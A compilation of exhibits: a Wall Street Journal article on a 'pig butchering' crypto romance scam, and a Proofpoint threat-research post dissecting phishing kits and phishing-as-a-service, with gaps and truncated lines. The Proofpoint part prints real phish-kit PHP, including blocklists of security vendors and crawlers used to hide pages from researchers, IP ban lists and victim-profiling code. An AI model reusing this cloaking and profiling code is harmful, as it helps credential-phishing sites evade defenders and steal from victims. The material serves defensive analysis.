Chainalysis does not guarantee or warrant the accuracy, completeness, timeliness, suitability or validity of the information in this report and will not be responsible for any claim attributable to errors, omissions, or other inaccuracies of any part of such material.



# Building trust in blockchains

## About Chainalysis

Chainalysis is the blockchain data platform. We provide data, software, services, and research to government agencies, exchanges, financial institutions, and insurance and cybersecurity companies in over 70 countries. Our data powers investigation, compliance, and market intelligence software that has been used to solve some of the world's most high-profile criminal cases and grow consumer access to cryptocurrency safely. Backed by Accel, Addition, Benchmark, Coatue, GIC, Paradigm, Ribbit, and other leading firms in venture capital, Chainalysis builds trust in blockchains to promote more financial freedom with less risk. For more information, visit [www.chainalysis.com](http://www.chainalysis.com).

### FOR MORE INSIGHTS

[blog.chainalysis.com](http://blog.chainalysis.com)

### GET IN TOUCH

[info@chainalysis.com](mailto:info@chainalysis.com)

### FOLLOW US ON TWITTER

[@chainalysis](https://twitter.com/chainalysis)

### FOLLOW US ON LINKEDIN

[linkedin.com/company/chainalysis](https://linkedin.com/company/chainalysis)

**Exhibit F**

This copy is for your personal, non-commercial use only. Distribution and use of this material are governed by our Subscriber Agreement and by copyright law. For non-personal use or to order multiple copies, please contact Dow Jones Reprints at 1-800-843-0008 or visit [www.djreprints.com](http://www.djreprints.com).

<https://www.wsj.com/articles/a-text-scam-called-pig-butcherer-cost-her-more-than-1-6-million-11666258201>

U.S.

## A Text Scam Called ‘Pig Butchering’ Cost Her More Than \$1.6 Million

Scammers swindle professionals with friendship to generate fake cryptocurrency investments

By Robert McMillan [Follow](#)

Oct. 20, 2022 5:30 am ET

The text message on Jane Yan’s mobile phone came from a number she didn’t recognize. “Are we going to the salon tonight?” It looked like the kind of mistake that can happen any day.

In fact, it was part of a continuing scam that cost U.S. victims more than \$429 million in losses last year, according to the Internet Crime Complaint Center, the Federal Bureau of Investigation’s clearinghouse for consumer complaints about online crime.

Three months after beginning a conversation with the person who texted her, Ms. Yan had lost more than \$1.6 million, the victim of a wave of messages that have flooded onto mobile devices this year via text message and social media, according to law-enforcement officials.

In Santa Clara County, Calif., complaints about these scams have skyrocketed over the past two years as people have become more accustomed to meeting and doing business virtually, said Jeff Rosen, the county’s district attorney.

The scam preys on basic decency—the impulse to help someone who sends a message by mistake—and loneliness, Mr. Rosen said. “There are a lot of lonely people out there, and while the vast, vast majority of people are not going to respond to that kind of text, a few will,” he said.

The average losses reported from these scams are \$300,000, Mr. Rosen said.

The scammers are often based in Asia, where the con is known as “pig butchering”—a reference to the practice of first “fattening” the victim’s cryptocurrency account with fake gains before the scam ends, according to advocacy groups and law-enforcement officials.

The Global Anti-Scam Organization, a nonprofit that works to help victims and raise public awareness on scams, has counted more than 2,000 victims so far, and they tend to be successful professionals, said Brian Bruce, chief of operations with the group. “They’ve got Ph.D.s; they’re successful business owners; they’re senior managers,” he said. “One scammer said to me, ‘We don’t talk to Uber drivers or farmers.’”

Jane Yan’s text about the salon came on Jan. 20. Normally she would have ignored it, she said, but she didn’t. “You must have the wrong person,” she responded.

The person sending the text said he was “Eric,” a Chinese businessman who was stuck in Seattle because of Covid. He was very polite and apologized for the wrong number. Then he started asking her questions. “Are you working here? Are you going to school here?” he asked. They began to chat, eventually by voice, but not about serious or financial topics. Eric liked to discuss family, food and popular culture, Ms. Yan remembered. He offered advice on life.

Eric claimed to be a widower with an 8-year-old daughter. He was trying to bring her up and plan for her future. Ms. Yan, the mother of two college-age students, said she could relate.

Married to an American and living in Delaware for more than 30 years, Ms. Yan, a 51-year-old business analyst, welcomed the opportunity to speak her native Chinese. She and Eric quickly became friendly. He would send her photos of the food he was cooking. He was charming, she said, and would teach her the latest pop songs by calling her and singing over the phone.

Within a month, they were talking about money. Eric said he had more than \$10 million, mostly made from cryptocurrency investments, she said. Had Jane invested in crypto? he asked. She said no, she wasn’t interested. By then, she thought of him as a trustworthy friend. On Feb. 15, she opened her first account with the cryptocurrency exchange Coinbase.

As cryptocurrency has become more mainstream and convenient to use, it is easier for scammers to persuade their victims to set up digital currency accounts through which money can be moved internationally in seconds, said Zacharia Baldwin, a supervisory special agent with the FBI in Miami. “The popularity and adaptation of digital currency has made this explode,” he said.

Eric was likely working out of a compound in Asia. Often these scams operate as businesses in certain regions, said Mr. Bruce, of the Global Anti-Scam Organization. He said his group has interviewed employees of these outfits who say the operators sometimes hire psychologists to write scripts for the scammers to read.

In many locations, the workers operate under inhumane conditions and are sometimes subject to physical abuse, Mr. Bruce said. “If you don’t perform, you get abused in some form or fashion,” he said. “And performing means cheating and deceiving others.”

Mr. Bruce himself was the victim of one of these scams in 2021. He lost more than \$191,000 to someone who connected with him out of the blue on LinkedIn and claimed to have previously worked at the same company as Mr. Bruce, he said.

In February, Ms. Yan said she transferred \$5,000 into an investment platform called BQBEX.top. As of this week, the website was no longer online. It described itself as “the world’s leading digital asset trading platform,” according to a July 29 screenshot of the site taken by the web-analysis platform Urlscan GmbH. The website’s operators couldn’t be reached for comment.

After three minutes of trading Ms. Yan believed she had made \$1,000. A month later, in March, she invested \$400,000, and Eric had lent her another \$100,000 to make her total account balance more than \$500,000. Quickly, she made a 20% return on that. The exchange seemed too good to be true.

It was too good to be true. By April 30, she had invested her retirement fund in BQBEX, borrowed money from family members, invested her children’s college money and her husband’s retirement fund, she said. Because she felt she owed Eric money, she felt pressure to get money out of the account. Every time she tried, there was one more fee to pay, a little more to pay to the scammers.

Ms. Yan needed to invest more to initiate a money transfer. She had to pay money to get a lock taken off her account. And then she had to pay taxes.

By April 29, she still didn’t have her money. The exchange told her she needed to pay another \$260,000 to unlock her Coinbase wallet.

By then, her total losses were \$1.66 million, she said.

“That night, I felt very, very uneasy,” she said. “I thought there was something wrong.”

The next day, she reported her case to the police. She gave Eric’s name and number to a private investigator in Washington state. The investigator told her that Eric didn’t exist.

Ms. Yan reported her case to law enforcement, including staff at Mr. Rosen’s office in Santa Clara County, which has developed expertise in helping victims of these scams. She said she



has been at times overwhelmed by feelings of guilt and self-blame.

“I haven’t really smiled since I found out that this happened,” she said. “I feel really helpless and hopeless.”

The best response to one of these text messages is to ignore it, Mr. Rosen said. “If someone asks you to deposit money somewhere, don’t do that,” he said. “Call your local police department.

Write to Robert McMillan at [Robert.Mcmillan@wsj.com](mailto:Robert.Mcmillan@wsj.com)

---

## Crypto Spotlight

The latest on cryptocurrencies following a spate of challenges, selected by editors

**SIGN UP FOR THE WSJ CRYPTO  
NEWSLETTER**

**Crypto Crisis: A Timeline of Key Events**

**Crypto Giant Binance Courted High-Frequency  
Traders**

**Bitcoin Booms in Wake of Bank Crisis**

**U.S., South Korea Vie for Extradition of Do Kwon**

**Hong Kong’s Crypto Ambitions Get a Boost**

**The Couple Behind El Salvador’s Bitcoin  
Experiment**

**Banks Step Up to Serve Crypto Firms**

**SEC Prepares Action Against Coinbase**

---

*Appeared in the October 21, 2022, print edition as ‘Crypto Scam Costs Victims Hundreds Of Millions in Losses’.*

**Exhibit G**

---

[Home](#) / [Blog](#) / [Threat Insight](#) / Have Money for a Latte? Then You Too Can Buy a Phish Kit

# Have Money for a Latte? Then You Too Can Buy a Phish Kit

***SHARE WITH YOUR NETWORK!***

DECEMBER 16, 2021 | JARED PECK

---

## Key Takeaways

- Phish kits have enabled [threat actors](#) of varying skills to easily craft and distribute tailored campaigns that are difficult for potential victims to distinguish as malicious.
- The kits look to collect more than just basic user credentials and have taken to stealing [multifactor authentication](#) and OAuth tokens in real-time to bypass that trusted layer of security.
- Phish kits can act as a foothold for threat actors looking to gain entry into an organization that is otherwise well protected.

## Overview

[Credential phishing](#) has evolved in skill and complexity in the past few years. This is largely due to the advancements in phishing kits. No longer can credential phishing pages regularly be spotted by looking for typos or by simply looking for the "green check box" in the browser address bar to know you are safe. No longer do threat actors have to clone websites and make their own kits but can buy them on the open web for the same price as a pumpkin spice latte.

employee login portals. These attacks leverage phish kits that can dynamically reach out and grab the logo and branding for a target's email domain, creating custom phishing pages that are difficult to distinguish from legitimate login sites. Phish kits also can collect OAuth and multifactor authentication (MFA) tokens in real-time, sending them back to threat actors to use before they expire. Phish kits leverage methods to try to block researchers from discovering the phish and can be the initial foothold threat actors need into an organization.

In this piece Proofpoint researchers lay out what exactly constitutes credential phishing and phish kits, walk through the anatomy of a phish kit, and phishing-as-a-service.

## Defining Credential Phishing and Phish Kits

All [phishing](#) is social engineering. With credential phishing, the threat actor is trying to get the target to give up information that they normally would not, such as user credentials or tokens, for the purpose of account compromise. While you would not hand your username and password to a stranger on the street, you might provide the information to your “bank” if they were asking to check on possible account fraud, or you may log into your account via a link in a work email that prompts you to view an invoice.

A credential phishing kit, or phish kit, brings the ability to deploy an effective phishing page to threat actors regardless of their skill level. They are pre-packaged sets of files that contain all the code, graphics, and configuration files to be deployed to make a phishing page. These are designed to be easy to deploy as well as reusable. They are usually sold as a zip file and ready to be unzipped and deployed without a lot of “behind the scenes” knowledge or technical skill.

Phishing kits collect more than a users' credentials (username and password). Some kits will collect things like:

- Browser language
- Browser user agent
- GeolIP of the visitor
- Screen resolution

Why would they collect all these other details? Some websites, such as the login page for financial institutions, use these parameters to decide whether to perform step-up authentication, requiring a user to complete additional security challenges. Some phishing kits will also collect MFA tokens to defeat the growing use of multi-factor authentication. Phishing for valid credentials and MFA tokens is often the first stage of additional attacks, ranging from various forms of fraud to business email compromise or ransomware.

Phishing kits are simply a collection of files (often HTML, CSS, and PHP) that work together to present a convincing facade that they are a real site that the target wants to log in to while performing the target profiling, credential collection, and credential exfiltration at the same time.

Here is a walkthrough of a typical phishing kit:

**Blockers:** Phishing threat actors want their pages to be up as long as possible. It takes time and effort to compromise, deploy, and manage a phishing kit. The longer they can remain undetected the better, so they deploy blockers. This is in the form of a php script that loads along with the landing page and performs simple checks to try to block researchers, search engines, and protection services from being able to detect the pages. Blockers usually redirect to a legitimate website or return a 404 page instead of the kit's landing page.

Actors leverage many different attributes to block connections. The most common techniques compare the visitors' IP addresses, user agents, and reverse DNS zones to block lists included with the kit. More advanced techniques implement geofencing and CAPTCHAs to further complicate defensive efforts.

```
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$blocked_words = array("teledata-fttx.de", "hicoria.com", "sintccflow1.etn.com", "above", "google", "softla
dreamhost", "netpilot", "calyxinstitute", "tor-exit", "msnbot", "p3pwgdsn", "netcraft", "trendmicro", "et
sucuri.net", "crawler", "duckduck", "feedfetcher", "BitDefender", "mcafee", "antivirus", "cloudflare", "p3
security", "twitter", "bitdefender", "virustotal", "phising", "clamav", "baidu", "safebrowsing", "eset", "ma
", "dyn.plus.net", "pagepeeker", "SPRO-NET-207-70-0", "SPRO-NET-209-19-128", "vultr", "colocrossing.com", "
", "cymru.com", "sl-reverse.com", "surriel.com", "hosting", "orange-labs", "speedtravel", "metauri", "apple
", "amuri.net", "versanet.de", "hilfe-veripayed.com", "googlebot.com", "upcloud.host", "nodemeter.net", "e-
online-domain-tools", "fetcher6-2.go.mail.ru", "uptimerobot.com", "monitis.com", "colocrossing.com", "ma
anonymizing-proxy", "digitalcourage.de", "triolan.net", "staircaseirony", "stelkom.net", "comrise.ru", "i
progtech.ru", "hinet.net", "is74.ru", "shore.net", "cyberinfo", "ipredator", "unknown.telecom.gomel.by", "
```

```
foreach($blocked_words as $word) {
    if (substr_count($hostname, $word) > 0) {

        $content = "#> ".$_SERVER['HTTP_USER_AGENT']." [ Blocked ] \r\n";
        $save=fopen("blocked.txt","a+");
        fwrite($save,$content);
        fclose($save);
        header("HTTP/1.0 404 Not Found");exit();
    }
}
```

Figure 1.

proofpoint.

LOGIN

```

, "^64.18.*", "^194.52.68.*", "^194.72.238.*", "^62.116.207.*", "^212.50.193.*", "^69
^62.90.*", "^89.138.*", "^82.166.*", "^85.64.*", "^85.250.*", "^89.138.*",
^212.29.192.*", "^212.29.224.*", "^212.143.*", "^212.150.*", "^212.235.*", "^217.
^66.205.64.*", "^204.14.48.*", "^64.27.2.*", "^67.15.*", "^202.108.252.*", "^193.47.8
^198.54.*", "^192.115.134.*", "^216.252.167.*", "^193.253.199.*", "^69.61.12.*", "^64
", "^209.73.228.*", "^158.108.*", "^168.188.*", "^66.207.120.*", "^167.24.*", "^1
^12.148.196.*", "^193.220.178.*", "68.65.53.71", "^198.25.*", "^64.106.213.*", "^91.1
"^182.75.120.*", "^182.75.120.10", "^46.101.43.*", "^147.75.210.*");
if(in_array($_SERVER['REMOTE_ADDR'],$bannedIP)) {
    $content = "#> ".$_SERVER['HTTP_USER_AGENT']." [ Banned ] \r\n";
    $save=fopen("blocked.txt","a+");
    fwrite($save,$content);
    fclose($save);
    header("HTTP/1.0 404 Not Found");exit();
}

```

Figure 2.

Another way that kits try to thwart researchers is to only allow a certain number of page loads per IP before showing a 404 page and pretending to be down to that IP.

**Victim Profiling:** Many organizations use more than username, password, and MFA tokens to identify a legitimate user. These organizations also look at browser language, the browser user agent, the GeoIP of the visitor, and even the user's Screen resolution. By leveraging patterns in these parameters, organizations can help ensure that it is actually the real user that is logging in. Some kit builders realize this and are building collection of these parameters as well and then packaging and selling these parameters along with the login credentials on the criminal underground. Some go as far as to include a VPN or proxy that is within the same geographic area as the target's real IP address when selling high value stolen credentials. Here is an example of profiling code from a phishing kit:

**proofpoint.****LOGIN**

```

$sos_array = array(
    '/windows nt 10/i'      => 'Windows 10',
    '/windows nt 6.3/i'    => 'Windows 8.1',
    '/windows nt 6.2/i'    => 'Windows 8',
    '/windows nt 6.1/i'    => 'Windows 7',
    '/windows nt 6.0/i'    => 'Windows Vista',
    '/windows nt 5.2/i'    => 'Windows Server 2003/XP x64',
    '/windows nt 5.1/i'    => 'Windows XP',
    '/windows xp/i'        => 'Windows XP',
    '/windows nt 5.0/i'    => 'Windows 2000',
    '/windows me/i'        => 'Windows ME',
    '/win98/i'              => 'Windows 98',
    '/win95/i'              => 'Windows 95',
    '/win16/i'              => 'Windows 3.11',
    '/macintosh|mac os x/i'=> 'Mac OS X',
    '/mac_powerpc/i'        => 'Mac OS 9',
    '/linux/i'              => 'Linux',
    '/ubuntu/i'             => 'Ubuntu',
    '/iphone/i'             => 'iPhone',
    '/ipod/i'               => 'iPod',
    '/ipad/i'               => 'iPad',
    '/android/i'            => 'Android',
    '/blackberry/i'         => 'BlackBerry',
    '/webos/i'              => 'Mobile'
);

foreach ($sos_array as $regex => $value) {
    if (preg_match($regex, $this->getUserAgent())) {
        $sos_platform = $value;
    }
}



```

Figure 3. Profiling code from a phish kit.


**Landing Page:** The landing page for a phishing kit provides the victim a location to attempt authentication. The theme and branding usually match the targeted credentials and the lure in the phishing message. Some of the landing pages are generic and have multiple brands if they are targeting generic webmail while others use very specific branding. This page is where the dynamic branding occurs on the newer phishing kits. This page often contains the overlay to collect either just the username or both the username and password of the target. Many kits, no matter what is typed in the username and password fields, will display that the password is incorrect and then ask for the credentials again. This reduces the number of mistyped passwords and allows threat actors to collect the data a second time to be able to ensure the stolen credentials are correct. Within the landing page is also where MFA credentials can be stolen, usually on a separate page after the username and password are collected. On some kits, the MFA token is sent real-time to an actor-controlled telegram channel to enable use of the MFA token before the token expires. Here are a few examples of landing pages:

proofpoint.

LOGIN





**proofpoint.****LOGIN**

*Figures 4-6. Examples of landing pages.*

**Credential Collection:** As soon as a target fills in their credentials and presses “enter” or clicks the login button, the credentials are sent off to the threat actor. This happens twice on kits featuring a fake “login failure” page as well. Some phishing kits collect additional information such as credit card numbers, billing addresses or other consumer personal identifiable information. These kits typically send the information at the completion of each section. This ensures the actor can collect as much information as possible, even if a target recognizes they are being phished before disclosing all desired information. Below is an example of PHP code used to exfiltrate the stolen data back to the threat actor.

**“Confidence Page”:** This page is designed as a “feel good” page to make the target believe that they have completed the required task and that everything is now fine, while in essence, the target has completed the phish and given all the information to the threat actor. By making the target less



Action completed successfully!

Figure 9. Example "confidence page."

**Redirect:** Another feature sometimes seen in kits is the redirect page. After all the information is stolen from the target, the target is redirected to the legitimate site's login page. This is again to add confidence to the user that they performed a required task and to reduce suspicion. Two main methods are used in the redirection: "location[.]href" and meta refresh. The first method waits around 3-5 seconds on the "confidence" page before using JavaScript to redirect the user to the legitimate site login. The downside of this method for the threat actor is that the referrer URL may show up in the targeted brand's logs allowing detection of the kit for a savvy brand. The newer method is to use an HTTP "refresh" command to take the user to the legitimate site after a short delay. This "refresh" method does not leave the same HTTP referrer trail for the targeted brand to use to detect these kits.

**proofpoint.****LOGIN**

```

426 Sys.Application.initialize();
427 //]]>
428 </script>
429 </form>
430 </body>
431 </script>
432 <script type="text/JavaScript">
433 <!--
434 setTimeout("location.href = 'http://www.proofpoint.com/';",3000);
435 -->
436 </script>
437 </html>
438
439
440

```

*Figure 10.*

## Where to Buy a Phish Kit

These kits are sold, stolen, resold, reused and otherwise traded. They can be bought on both the surface web as well as through underground markets and Telegram channels. The kits are updated regularly to better match the login page of the real brands they are spoofing, but many are reused for years with minor changes to their graphics and format. This is especially true with stolen and repurposed kits. Many such kits contain legacy code, graphics, and other components from previous uses that are left in because the kit creator does not have the knowledge to not remove critical components or is just not interested in a "clean" kit and only wants something that works. One of the largest surface web providers of phishing kits is FudTools, also known as Saim Raza. This group not only sells kits but also provides real-time chat for customer service and sales and "how-to" videos on YouTube to help ensure their customer satisfaction.

There is a wide range of prices on phishing kits depending on their complexity and overall branding. Some kits are available for free as they are stolen and dropped in forums or other web pages, or even taken by other threat actors because the original phishing actor left the zipped kit on an open directory on one of their phishing pages. A simple, generic webmail kit will cost anywhere between ten to \$25 and can be deployed on as many sites as the threat actor can purchase or compromise. Other, more complicated kits that collect more data, have more specific branding, or have other features may cost from \$50 to several hundred dollars.

## Phishing-as-a-Service

Not everyone wants to manage their own kits nor maintain a drop address for the phished credentials. This spawned the industry of phishing-as-a-service, or PhaaS.

depending on the services offered by the PhaaS provider.

Providers of PhaaS, like 16Shop and BulletProftLink, provide an array of services to facilitate phishing for their customers. These services include providing phishing templates, spamming services, bulletproof hosting services, credential collection services, management consoles, and built-in monetization mechanisms. Each service is typically sold as individually, with service providers offering bundle discounts and subscription incentives. All this is done to centralize the "moving parts" of phishing. This attracts both new and experienced customers, while allowing the PhaaS provider to collect revenue that would otherwise be spent with other providers.




Figure 11.

BulletProftLink has more than a hundred kit templates available to deploy. This selection continues to be updated and expanded, keeping the selection of kits "fresh" to avoid recognition. There are many generic webmail phishing templates designed to collect credentials for any email, ranging from common consumer options to corporate domains. Some of these kits will change their branding and logo dynamically to match the domain of the victim's email address. There are many kits designed to collect Microsoft login credentials as well. These kits imitate various Microsoft service authentication portals as well as popular services that allow federated Microsoft authentication such as Adobe or Box. Finally, there are specialty kits targeting:

- Shipping services
- Financial services organizations
- Social media platforms
- Point-of-sale vendors
- Government entities

**proofpoint.****LOGIN**

A user of their service simply makes a deposit in bitcoin and selects the template theme for their desired credential phishing kit. The user then adds the URL of the landing page that will be hosting the kit to the system and is ready to deploy the kit. BulletProftLink then provides the kit and deducts the first monthly fee. All tracking information from that kit is sent back to BulletProftLink with a unique tracking ID for that user so that the stolen credentials are given to the proper account within the user interface on the BulletProftLink site. The user can then download and monetize or use their stolen credentials.

**PhaaS Advantages:** The main advantage of PhaaS is the centralized management provided by the service. Individual kits take a lot of time and effort to customize, the credentials collected need to be managed and often email drop addresses are taken down after complaints once the phishing sites and drop are discovered. By using PhaaS, the threat actor can see the status of their sites (if they are still up or have been taken down), can instantly see what credentials were harvested, and on some services can even see a graph of which lures or kits are more effective to enable the actor to optimize their campaigns.

**PhaaS Disadvantages:** Some of the disadvantages of PhaaS are the higher costs as a monthly fee instead of a one-time fee, being tied down to one provider without the ability to further customize all the kits (some are still customizable) and if you miss a payment, the sites will show a 404 page instead of the phishing page. There have also been complaints over time of some of the PhaaS providers double dipping by stealing and selling the credentials stolen by their own clients for their own profit.

## Outlook

